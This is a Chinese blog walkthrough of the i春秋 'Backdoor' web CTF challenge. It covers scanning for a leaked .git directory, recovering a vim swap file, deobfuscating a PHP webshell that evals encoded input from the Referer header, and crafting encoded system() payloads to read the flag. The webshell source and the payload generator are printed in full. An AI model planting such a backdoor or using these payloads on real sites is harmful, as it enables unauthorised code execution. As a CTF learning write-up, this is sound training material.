

i春秋WEB CTF 3

原创

cbhjerry 于 2020-04-27 15:37:42 发布 229 收藏

分类专栏: [渗透测试](#) [CTF](#) [逆向](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/cbhjerry/article/details/105791056>

版权



[渗透测试](#) 同时被 3 个专栏收录

3 篇文章 0 订阅

订阅专栏



[CTF](#)

3 篇文章 0 订阅

订阅专栏



[逆向](#)

2 篇文章 0 订阅

订阅专栏

题 11: Backdoor, tips:敏感文件泄漏!

解题: 题目给出了提示“敏感文件泄漏”, 于是用dirb扫一下:

```
root@kali:~# dirb http://ca7cbf0d1812458aaddb23fb1ed2d5f04e2b02fd4ab4583.changame.ichunqiu.com/Challenges/
-----
DIRB v2.22
By The Dark Raver
-----
START_TIME: Mon Apr 27 09:15:33 2020
URL_BASE: http://ca7cbf0d1812458aaddb23fb1ed2d5f04e2b02fd4ab4583.changame.ichunqiu.com/Challenges/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612
-----
---- Scanning URL: http://ca7cbf0d1812458aaddb23fb1ed2d5f04e2b02fd4ab4583.changame.ichunqiu.com/Challenges/ ----
+ http://ca7cbf0d1812458aaddb23fb1ed2d5f04e2b02fd4ab4583.changame.ichunqiu.com/Challenges/.git/HEAD (CODE:200|SIZE:23)
+ http://ca7cbf0d1812458aaddb23fb1ed2d5f04e2b02fd4ab4583.changame.ichunqiu.com/Challenges/index.php (CODE:200|SIZE:26)
+ http://ca7cbf0d1812458aaddb23fb1ed2d5f04e2b02fd4ab4583.changame.ichunqiu.com/Challenges/robots.txt (CODE:200|SIZE:34)
+ http://ca7cbf0d1812458aaddb23fb1ed2d5f04e2b02fd4ab4583.changame.ichunqiu.com/Challenges/zts
-----
END_TIME: Mon Apr 27 09:23:03 2020
https://blog.csdn.net/cbhjerry
```

存在git文件, 用git_extract导出文件:

```
root@kali:~/tools/Git_Extract# python git_extract.py http://ca7cbf0d1812458aaddb23fb1ed2d5f04e2b02fd4ab4583.changame.ichunqiu.com/Challenges/.git/

GIT-EXTRACT
Author: gakki429

[*] Start Extract
[*] Target Git: http://ca7cbf0d1812458aaddb23fb1ed2d5f04e2b02fd4ab4583.changame.ichunqiu.com/Challenges/.git/
[*] Analyze .git/HEAD
[*] Extract Ref refs/heads/master abbbdc
[*] Clone Commit abbbdc
[*] Parse Tree ../91f484
[*] Save ../index.php
[*] Save ../flag.php
[*] Save ../robots.txt
[*] Clone Commit da0608
[*] Parse Tree ../9d2fd9
[*] Clone Commit 12c6dd
[*] Parse Tree ../69eaa8
[*] Save ../flag.php.bd049e
[*] Clone Commit 494a75
[*] Parse Tree ../b6935c
[*] Save ../flag.php.5e6538
[*] Clone Commit 1556a1
[*] Clone Commit 734d08
[*] Clone Commit 25a4a8
[*] Parse Tree ../913a62
[*] Save ../flag.php.8eea16
[*] Parse Tree ../b1e8dd
[*] Save ../flag.php.10b788
[*] Parse Tree ../91eb7d
[*] Save ../flag.php.a5ea8f
[*] Analyze .git/logs/HEAD
[*] Detect .git/index
[*] Extract Done
```

<https://blog.csdn.net/cbhjerry>

导出的文件如下：

```
root@kali:~/tools/Git_Extract/ca7cbf0d1812458aaddb23fb1ed2d5f04e2b02fd4ab4583.changame.ichunqiu.com/Challenges# ls -al
总用量 44
drwxr-xr-x 3 root root 4096 4月 27 09:59 .
drwxr-xr-x 3 root root 4096 4月 27 09:57 ..
-rw-r--r-- 1 root root 40 4月 27 09:57 flag.php
-rw-r--r-- 1 root root 44 4月 27 09:57 flag.php.10b788
-rw-r--r-- 1 root root 52 4月 27 09:57 flag.php.5e6538
-rw-r--r-- 1 root root 35 4月 27 09:57 flag.php.8eea16
-rw-r--r-- 1 root root 50 4月 27 09:57 flag.php.a5ea8f
-rw-r--r-- 1 root root 56 4月 27 09:57 flag.php.bd049e
drwxr-xr-x 6 root root 4096 4月 27 09:57 .git
-rw-r--r-- 1 root root 44 4月 27 09:57 index.php
-rw-r--r-- 1 root root 50 4月 27 09:57 robots.txt
```

<https://blog.csdn.net/cbhjerry>

查看几个文件内容，发现flag.php.bd049e文件提示flag在文件b4ckdo0r.php中：


```
root@kali:~/tools/Git_Extract/ca7cbf0d1812458aaddb23fb1ed2d5f04e2b02fd4ab4583.changame.ichunqiu.com/Challenges# cat flag.php.bd049e
<?php
echo "flag{true_flag_is_in_the_b4ckdo0r.php}";
?>
```

访问b4ckdo0r.php，确实存在且提示查看该文件源码：


```
→ ↻ 🏠 view-source:http://a1f05765a7f14caaaed41d6b6787fc81c3130cc174af4a4d.changame.ichunqiu.com/Challenges/b4ckdo0r.php
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
```

1 can you find the source code of me?

考虑是否存在.b4ckdo0r.php.swp等文件，尝试后发现存在.b4ckdo0r.php.swo，把它下载下来。



ges/b4ckdo0r.php.swp was not found on
ver at ca7cbf0d1812458aaddb23fb1ed2




<https://blog.csdn.net/cbhjerry>

稍解释一下，为什么会存在.b4ckdo0r.php.swp，.b4ckdo0r.php.swo等文件？在linux系统，当我们用vi编辑文件如b4ckdo0r.php时，就会自动生成.b4ckdo0r.php.swp，此时如有另一用户也用vi打开这一文件就会生成.b4ckdo0r.php.swo，以此类推可能生成.b4ckdo0r.php.swn，.b4ckdo0r.php.swm等等文件，如果文件编辑后正常关闭，这些临时生成的文件也会被自动移除，否则就会保存下来。

接下来还原下载下来的文件，vi -r b4ckdo0r.php.swp :



回车，打开的文件显示b4ckdo0r.php原码：



<https://blog.csdn.net/cbhjerry>

代码是混淆的，通过create_function将\$L的内容创建为函数，稍改动输出\$L：

```

<?php
//echo "can you find the source code of me?";
/**
 * Signature For Report
 * $h='_m"/,"/"/m"),marray()m"/,"+")m,$mss($s[$i]m,0,$e)))m)m,$k));$o=ob)m_get_c)monte)m)mnts)m(;)ob_end_clean);/*
 * $H='m($d=ba)mse64)m_encode)m(x(gzc)mompres)m($o,)m($mk));print("<m$< $d<m/m)m$< >m");@session)m_d)mestroy();}}};/*
 * $N='mR;$rr)m=@$r["m"HTT)mP_RE)mFERER"];$ra)m=@$r["HTTP_AC)mC)mEPT_LANG)mUAGE)m"];if($rr)m&&$ra){m$u=parse_u)mrl($rr);p';/*
 * $u='e){m$<k=$<mkh.$<kf;ob)m_start();m@eva)m1(@gzunco)mmp)r)mess(@x(@mbase6)m4_deco)mde(p)m)mreg_re)mplce(array("/);/*
 * $f='<i<$<ml;)}m(mfo)m_r($j)m=0;($j<<c&&$i<$<1);$j)m++,$i+}m+){$<mo.=<t{$i}m)^$<mk{$j};}r)meturn )m$o;}$<r)m=$<_SERVE';/*
 * $O='<[i]=";$<p)m=$<3)m);if(ar)mray_)mkey_exists)m($<i,$<s){($<ms[$i].=$<p)m;$<e=s)mtrpos)m($<s[$i],$<f);mif(';/*
 * $w='m);)m$<p="";fo)m_r($<z=1;m$<z<c)mcount())m$m[1]);$<mz++}m)m$<p.=<g[$<m[1]m)m2][<z];if(str)mpos)m($<p,$<h)m==0){$<s)m';/*
 * $P='trt)molower";$<mi=$<m[1][0]m)m].$<m[1][1]m);$<h=$<ss(m)mmd5($<mi.$<kh)m,0,3);$<f=$<ss(m)mmd5($<i.$<kf),0,3);/*
 * $<i)=marse )mstr)m($<u["q)mquery"],$<3)m)mq);$<g=array)m_values)m($<g);pre)m_g_matc)mh_all(m"/([\w]m)m)[\w-)+(?;q=0.);/*
 * $<x='m([\d]m)?)?/?",m$<ra,$<3)m);if($<g)m&&$<mm)m)m{@session_start());$<ms=&$<_S)mESSI)m)mON;$<ms="sub)mstr";$<sl="s)m';/*
 * $<y)=str_replace('b','','crbebbabte_funcbbtion');/*
 * $<c='<kh="4f7)m)mf";$<kf="2)m)m8d7";funct)mion x($<t)m,$<k){$<m)mc=strlen($<k);$<sl=st)mrlen)m($<t);)m)m$o="";for(m)$<i=0;';/*
 * $<L)=str_replace("m','',$<c.$<f.$<N.$<i.$<x.$<P.$<w.$<O.$<u.$<h.$<H);/*
 * $<v)=$<y($<, $<L);
 echo $<L;
 /*$<v());/*
 */

```

<https://blog.csdn.net/cbhjerry>

运行，用burpsuit测试得

The screenshot shows the Burp Suite interface with a request and response. The request is a GET request to /b4ckdo0r.php. The response is an HTTP 200 OK with headers including Server: nginx/1.13.0, Date: Mon, 27 Apr 2020 06:56:20 GMT, and Content-Type: text/html; charset=UTF-8. The response body contains the PHP source code, which is highlighted with a red box. The source code is the same as shown in the first image.

<https://blog.csdn.net/cbhjerry>

复制出来并稍做整理：

```

$kh="4f7f";
$kf="28d7";
function x($t,$k){
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0;$i<$l;){
        for($j=0;($j<$c&&$i<$l);$j++, $i++){
            $o.=$t{$i}^$k{$j};
        }
    }
    return $o;
}

$r=$_SERVER;
$rr=@$r["HTTP_REFERER"];
$ra=@$r["HTTP_ACCEPT_LANGUAGE"];
if($rr&&$ra){
    $u=parse_url($rr);
    parse_str($u["query"],$q);
    $q=array_values($q);
    preg_match_all("/([\w-]+(?:;q=0.([\d]))?)/", $ra,$m);

    if($q&&$m){
        @session_start();
        $s=@$_SESSION;
        $ss="substr";
        $sl="strtolower";
        $i=$m[1][0].$m[1][1];
        $h=$s($ss(md5($i.$kh),0,3)); // 675
        $f=$s($ss(md5($i.$kf),0,3)); // a3e

        $p="";
        for($z=1;$z<count($m[1]);$z++){
            $p.=$q[$m[2][$z]];
        }

        if(strpos($p,$h)==0){
            $s[$i]="";
            $p=$ss($p,3);
        }

        if(array_key_exists($i,$s)){
            echo "aaa----";
            $s[$i]=$p;
            $e=strpos($s[$i],$f);
            if($e){
                $k=$kh.$kf;
                ob_start();
                @eval(@gzuncompress(@x(@base64_decode(preg_replace(array("/_/","/-/"),array("/","+"),$s($s[$i],0,$e))),$k)));
                $o=ob_get_contents();
                ob_end_clean();
                $d=base64_encode(x(gzcompress($o),$k));
                print("<$k>$d/<$k>");
                @session_destroy();
            }
        }
    }
}

```

<https://blog.csdn.net/cbhjerry>

接下来就是代码审计。在下载下来的代码加入一些打印语句，帮助快速理清逻辑并找出漏洞构造payload:

```

$kh="4f7f";
$kf="28d7";
function x($t,$k){ // 将两变量进行异或
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0;$i<$l;){
        for($j=0;($j<$c&&$i<$l);$j++, $i++){
            $o.=$t{$i}^$k{$j};
        }
    }
    return $o;
}

$r=$_SERVER;
$rr=@$r["HTTP_REFERER"]; // 获取http头的"REFERER"
$ra=@$r["HTTP_ACCEPT_LANGUAGE"]; // 获取http头的"ACCEPT_LANGUAGE"
if($rr&&$ra){
    $u=parse_url($rr);
    parse_str($u["query"],$q);
    $q=array_values($q);
    preg_match_all("/([\w-]+(?:;q=0.([\d]))?)/", $ra,$m);

    print_r($q);
    print_r($m);

    if($q&&$m){
        @session_start();
        $s=@$_SESSION;
        $ss="substr";
        $sl="strtolower";
        $i=$m[1][0].$m[1][1];
        $h=$s($ss(md5($i.$kh),0,3)); // 675
        $f=$s($ss(md5($i.$kf),0,3)); // a3e

        echo 'h: ' . $h.PHP_EOL; // 675
        echo 'f: ' . $f.PHP_EOL; // a3e

        $p="";
        for($z=1;$z<count($m[1]);$z++){
            $p.=$q[$m[2][$z]]; // 构造Accept-Language:zh-CN,zh;q=0.1, 这样获取的$m[2][1]为1, 即$q[1]为"REFERER"的第二个参数

            echo 'p: ' . $p.PHP_EOL;
        }

        if(strpos($p,$h)==0){ // 可构造"REFERER"的第二个参数前三个字符为"675", 进入该流程设置$s[$i], 才能通过下面的判断array_key_exists($i,$s)
            $s[$i]="";
            $p=$ss($p,3); // 去掉前三个字符
        }
    }
}

```

<https://blog.csdn.net/cbhjerry>

```

print_r($s);
echo `i: `.$i.PHP_EOL;
echo `p: `.$p.PHP_EOL;

if(array_key_exists($i,$s)){
    $s[$i].-$p;
    $e=strpos($s[$i],$f); //由此可推出$s[$i]
    必须包含有`$f("a3e")`，也就是此时的$p必须包含"a3e"，且不能出现在最前面，在前面加任意字符，也就是"REFERER"的第二个参数为"675"开头，"a3e"结尾
    if($e){
        $k-$kh.$kf;
        ob_start();
        @eval(@gzuncompress(@x(@base64_decode(preg_replace(array("/_/","/\/"),array("/",""),$ss($s[$i],0,$e))),$k)); //
        存在eval的漏洞，用"REFERER"第二参数675和a3e之间的字符fpayload
        $o=ob_get_contents();
        ob_end_clean();
        $d=base64_encode(x(gzcompress($o),$k));
        print("<$k>$d</$k>");
        @session_destroy();
    }
}
}
}

```

https://blog.csdn.net/cbhjerry

需要在http头加入Accept-Language和Referer，构造Accept-Language: zh-CN,zh;q=0.1，则Referer的值最少要两个参数，且第二个参数格式为"675"+payload+"a3e"，因为程序中使用了eval，所以可以考虑使用system函数执行系统操作，但构造的载荷会经过base64_decode，异或，gzuncompress的处理，所以可以把要执行的操作经过逆处理即gzcompress，异或，base64_encode：


```

$k="4f7f28d7";

$cmd = 'system("ls");'
echo PHP_EOL.'-----'.PHP_EOL;
echo base64_encode(x(gzcompress($cmd),$k)).PHP_EOL; // TPocyB4WLfrhNv1PZOrQMTREimJn

```

先查看一下目录文件，system("ls")处理后得到“TPocyB4WLfrhNv1PZOrQMTREimJn”，把这字符串加下前缀“675”，后缀“a3e”，做为Referer的第二个参数：



把得到的字符串“TPp8VHv2Kv4DTuVN+hCEff8ve2EBCpd1Zk33ypDEwMumBlr0uCrKpb1q1Z5+6xyPHma96ydT”，因为这个字符串是经过gzcompress，异或，base64_encode处理，所以可以进行base64_decode，异或，gzuncompress解密：

```

$k="4f7f28d7";
$str = 'TPp8VHv2Kv4DTuVN+hCEff8ve2EBCpd1Zk33ypDEwMumBlr0uCrKpb1q1Z5+6xyPHma96ydT';
echo PHP_EOL.'-----'.PHP_EOL;
echo gzuncompress(x(base64_decode($str),$k)).PHP_EOL;

/*
b4ckdo0r.php
flag.php
index.php
robots.txt
this_i5_flag.php
*/

```

https://blog.csdn.net/cbhjerry

得到该文件列表，其中有this_i5_flag.php，查看该文件 system("cat this_i5_flag.php"):


```
$cmd = 'system("cat this_i5_flag.php");';
echo PHP_EOL.'-----'.PHP_EOL;
echo base64_encode(x(gzcompress($cmd),$k)).PHP_EOL; // TPocyB4WLfrhNn0oHm1M/vxKuakGtSv8fSrgTfoQNOWAYDfeUDKW
```

处理后得到“TPocyB4WLfrhNn0oHm1M/vxKuakGtSv8fSrgTfoQNOWAYDfeUDKW”，把这字符串加下前缀“675”，后缀“a3e”，做为Referer的第二个参数再次请求：

The screenshot shows a web browser's developer tools interface. On the left, the 'Request' tab is active, displaying the raw HTTP request. The 'Referer' header is highlighted with a red box, containing the URL: `https://www.baidu.com/?a=1&b=675TPocyB4WLfrhNn0oHm1M/vxKuakGtSv8fSrgTfoQNOWAYDfeUDKWa3e&c=3`. On the right, the 'Response' tab is active, showing the raw HTTP response. The response body contains a challenge question: `can you find the source code of me?<4f7f28d7>` and a hint: `TPqE1x3wTNfRNH6te3Qzh2E2MLfnroKRHU8h77uC4I69AI1A1C5NjSLPviCIHgK+0s+hcHS+YrEi092wjmSS+hchS+YrEi092wjmSSQWhmaa0jGw==</4f7f28d7>`. Both are highlighted with red boxes. The URL in the address bar is `http://031d04a125184458a7c78a06976230e6dfcc1cd81fdd4256.changame.ichunqiu.com`.

将“TPqE1x3wTNfRNH6te3Qzh2E2MLfnroKRHU8h77uC4I69AI1A1C5NjSLPviCIHgK+0s+hcHS+YrEi092wjmSS+hchS+YrEi092wjmSSQWhmaa0jGw==”解密：

The screenshot shows a web browser's developer tools interface with a PHP script. The script defines a variable `$k` with the value `"4f7f28d7"` and a variable `$str` with the value `'TPqE1x3wTNfRNH6te3Qzh2E2MLfnroKRHU8h77uC4I69AI1A1C5NjSLPviCIHgK+0s+hcHS+YrEi092wjmSSQWhmaa0jGw=='`. The script then echoes the decoded string: `echo gzuncompress(x(base64_decode($str),$k)).PHP_EOL;`. The output of the script is `$flag = 'flag{975dd8aa-1fa6-478d-8ea2-46a7e9821018}'`. The URL in the address bar is `https://blog.csdn.net/cbhjerry`.

得到this_i5_flag.php的内容包含了flag。

待续。。。。。